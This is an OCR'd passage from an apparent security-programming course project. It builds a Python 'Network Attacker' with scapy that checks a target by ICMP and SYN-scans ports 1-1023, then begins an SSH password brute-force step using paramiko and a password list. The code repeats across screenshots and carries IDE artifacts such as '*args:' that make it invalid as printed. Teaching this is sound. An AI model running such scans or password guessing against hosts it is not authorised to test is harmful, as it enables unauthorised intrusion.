


```
Python Programming for Security - Final Project yulia  Version control
Network Attacker.py

from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        if scanport(port, target):
            print(f"Port {port} is open.")
            open_ports.append(port)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```


22 Create a "**status**" variable that is equal to the port scanning function with the port as its argument.

23 If the status variable is equal to **True**, append the port to the "**Open_Ports**" list and print the open port.



```python

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```


24 After the loop finishes, print a message stating that the scan finished.




```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```


```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

25 Import the "**paramiko**" library.





```
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

26 Create a "**BruteForce**" function that takes the port variable as an argument.




```python

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```

27 Use the "**with**" method to open the "**PasswordList.txt**".



